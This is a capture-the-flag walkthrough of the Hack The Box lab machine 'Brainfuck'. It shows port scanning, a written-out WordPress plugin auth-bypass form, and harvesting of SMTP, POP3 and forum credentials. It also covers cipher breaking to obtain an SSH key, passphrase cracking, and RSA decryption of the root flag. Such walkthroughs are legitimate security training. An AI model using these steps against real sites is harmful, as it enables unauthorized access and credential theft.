

Brainfuck :



Enumeration :

Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.17
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
|_  256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_ smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
110/tcp   open  pop3      Dovecot pop3d
|_ pop3-capabilities: PIPELINING UIDL CAPA SASL(PLAIN) USER AUTH-RESP-CODE RESP-CODES TOP
143/tcp   open  imap      Dovecot imapd
|_ imap-capabilities: SASL-IR IMAP4rev1 IDLE post-login Pre-login ID AUTH=PLAINA0001 have OK listed LOGIN-REFERRALS ENABLE capabilities LITERAL+ more
443/tcp   open  ssl/http  nginx 1.10.0 (Ubuntu)
|_ http-server-header: nginx/1.10.0 (Ubuntu)
|_ http-title: Welcome to nginx!
|_ ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR
|_ Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
|_ Not valid before: 2017-04-13T11:19:29
|_ Not valid after: 2027-04-11T11:19:29
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
|_   http/1.1
|_   http/1.1
```

We see under port 443 two DNS : brainfuck.htb and sup3rs3cr3t.brainfuck.htb, add them to your hosts file.

```
root@kali:~# cat /etc/hosts
```

```
10.10.10.17    brainfuck.htb    sup3rs3cr3t.brainfuck.htb
```

Browsing <https://brainfuck.htb> show us three intersting thing.

Brainfuck Ltd.
Just another WordPress site

Dev Update

SMTP Integration is ready. Please check and send feedback to orestis@brainfuck.htb

SMTP Integration is ready. Please check and send feedback to orestis@brainfuck.htb

It's a WordPress site, SMTP Integration is ready and we got the mail « orestis@brainfuck.htb ».

Running wpscan show us those information.

```
root@kali:~# wpscan -e p,t,u --url https://brainfuck.htb/ --disable-tls-checks
```

```
[!] Title: WP Support Plus Responsive Ticket System <= 8.0.7 - Remote Code Execution (RCE)
Fixed in: 8.0.8
References:
- https://wpvulndb.com/vulnerabilities/8949
- https://plugins.trac.wordpress.org/changeset/1763596/wp-support-plus-responsive-ticket-system
```

```
[i] User(s) Identified:

[+] admin
| Detected By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] administrator
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

There is few vulnerability one of them is a Remote Code Execution. And we found two username (admin and administrator).

Exploitation :

After some research on google, we found the RCE exploit.


Source : <https://www.exploit-db.com/exploits/41006>

Save the html code to a file with html extension, replace the url with the brainfuck one and admin for username and put the orestis mail as email.

```
root@kali:~/Desktop# cat login.html
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="admin">
  <input type="hidden" name="email" value="orestis@brainfuck.htb">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>
```

Start a webserver and browse your file.


```
root@kali:~/Desktop# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```




Press Login and it will lead you this url.

<https://brainfuck.htb/wp-admin/admin-ajax.php>

Come back to home page and you are logged as admin.



Go to WordPress administration panel, under Settings > Easy WP SMTP, you have all information about SMTP connection and you can read the password by pressing F12 and using inspector for locate the password.



Password = kHGuERB29DNiNE

Connect to SMTP with telnet, and use « rest <number> » for read mail.

```
root@kali:~# telnet 10.10.10.17 110
Trying 10.10.10.17...
Connected to 10.10.10.17.
Escape character is '^]'.
+OK Dovecot ready.
user orestis
+OK
pass kHGuERB29DNiNE
+OK Logged in.
retr 1
+OK 977 octets
```

```
Your new WordPress site has been successfully set up at:
https://brainfuck.htb

You can log in to the administrator account with the following information:

Username: admin
Password: The password you chose during the install.
Log in here: https://brainfuck.htb/wp-login.php

We hope you enjoy your new site. Thanks!

--The WordPress Team
```

This mail isnt reall interesting.

```
retr 2
+OK 514 octets
```

```
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)


username: orestis
password: kIEnnfEKJ#9Umd0

Regards
```


But on this one we got creds for <https://sup3rs3cr3t.brainfuck.htb/>

username : orestis
password : kIEnnfEKJ#9UmdO


Browse the sup3rs3cr3t domain and login as orestis.




Once logged, we found three thread.



Developement isnt usefull, on SSH Access, we learn orestis losed ssh access and ask the admin to send the key as soon as possible, and tell him he opened an encrypted thread.



Into key its seem the encrypted thread, and we found something interesting.



Pieagnm - Jkoijeg nbw zwx mle grwsnn

seem to be :

Orestis -Hacking for fun and profit

Go to an online One Time Pad decipher.

Source : <http://rumkin.com/tools/cipher/otp.php>

Into your message put the encoded signature. And into The pad, the decoded signature.

Decrypt ▾

Your message:

Pieagnm - Jkoiieg nbw zwx mle grwsnn


The pad:

Orestis - Hacking for fun and profit

Brainfu - Ckmybra inf uck myb rainfu

It give as key, « Brainfu – Ckmybr inf uck myb rainfu ». So the key seem to be « fuckmybrain ».

And we found another thing interesting.



This seem an URL, let's decode it with vigenere online decipher and the key « fuckmybrain ».

Source : <https://cryptii.com/pipes/vigenere-cipher>

VIEW	ENCODE DECODE	VIEW
Ciphertext ▾	Vigenère cipher ▾	Plaintext ▾
mnvze://10.10.10.17 /8zb5ra10m915218697q1h658wfo q0zc8/frmfycu/sp_ptr	VARIANT Standard Vigenère cipher ▾ KEY fuckmybrain	https://10.10.10.17 /8ba5aa10e915218697d1c658cde e0bb8/orestis/id_rsa

We got an id_rsa.

Now we need the password of id_rsa, to connect as orestis ssh. Let's use john and ssh2john to crack the id_rsa.

```
root@kali:~/Downloads# python /usr/share/john/ssh2john.py id_rsa > hash
root@kali:~/Downloads# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia! (id_rsa)
```

Now connect to ssh and give right permission at id_rsa.

```
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh -i id_rsa orestis@10.10.10.17
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

You have mail.
Last login: Fri Aug 30 05:16:25 2019 from 10.10.14.17
orestis@brainfuck:~$ whoami
orestis
```

We are connected as Orestis ssh, take user flag.

```
orestis@brainfuck:~$ cat user.txt
2c11cfbc5b959f73ac15a3310bd097c9
```

User.txt = 2c11cfbc5b959f73ac15a3310bd097c9

Privilege Escalation :

We found those three file (debug.txt, output.txt and encrypt.sage).

```
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
```

The encrypt.sage file seem to show the root.txt flag encrypted.

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

Into Debug and Output text file there is encrypted information.

```
orestis@brainfuck:~$ cat debug.txt
74930257764650628196299214755352416744608267927855208813871583432652741700092825
04884941039852933109163193651830303308312565580445669284847225535166520307
70208545277875667354588583815554526483228450082666129068448479370703334803739632
84146649074252278753696897245898433245929775591091774274652021374143174079
30802007917952508422792869021689193927485016332713622527025219105154254472344627
28494777972628099543194745429278242631325552313761053232381371448363943425753683
00627682863779200108418503468372380155714647550746693731104118703317069745734989
12126641409821855678581804467608824177508976254759319210955977053997
orestis@brainfuck:~$ cat output.txt
Encrypted Password: 446419148210740719302978145898517467005934707704171118046489
20018396305246956127337150936081144106405284134845851392541080862652386840869768
62243803869080347255027804246302981602877737814121702333671054544951297395059175
50537357967997733690440836739110350306055811449775528657713955787785155142889308
32915182
```

After some search on google i found a script for decode it.

Source :

https://gist.githubusercontent.com/intrd/3f6e8f02e16faa54729b9288a8f59582/raw/8c7f3dd980bdbaa42a49e5f25ea62e74fd637b71/rsa_egcd.py

Download it.

```
root@kali:~# wget https://gist.githubusercontent.com/intrd/3f6e8f02e16faa54729b9288a8f59582/raw/8c7f3dd980bdbaa42a49e5f25ea62e74fd637b71/rsa_egcd.py
```

Modify the value on the script depending on the result of output and debug text files.

p = First line of debug.txt

q = Second line of debug.txt

e = Third line of debug.txt

ct = cipher text = Encrypted password of output.txt

```
p = 7493025776465062819629921475535241674460826792785
q = 7020854527787566735458858381555452648322845008266
e =
30802007917952508422792869021689193927485016332713627
ct =
44641914821074071930297814589851746700593470770417111
```

Then execute the script.

```
root@kali:~# python rsa_egcd.py
d_hex: 0xc6eccf2d2584044e2173cf0efa88f839ee184df56ce3e6aa450cfcdf9e5ec8b4
d8123c2cd57ee4bf7c84e423941191ec57a7944e31327a722143edc1981ecf24bd9b389d6
73a1bd44288103e501f46994b700ac1abcb15339ff0750566957064605eb9205d159360fb
6b907b39ee98683b0f6f418619fcb1665c4c7fa7984e9L
n_dec: 873061943450542420269524339311087529982483791600518349571160587159
9704226978295096241357277709197601637267370957300267235576794588910779384
0035654491713366855473987716180186966474046572667055368591252274362282022
6974780988443888583759932176299727684945739700654800982460836544662623257
0922018165610149151977
pt_dec: 24604052029401386049980296953784287079059245867880966944246662849
341507003750
flag
6efc1a5dbb8904751ce6566a305bb8ef
```

We got root flag !

Root.txt = 6efc1a5dbb8904751ce6566a305bb8ef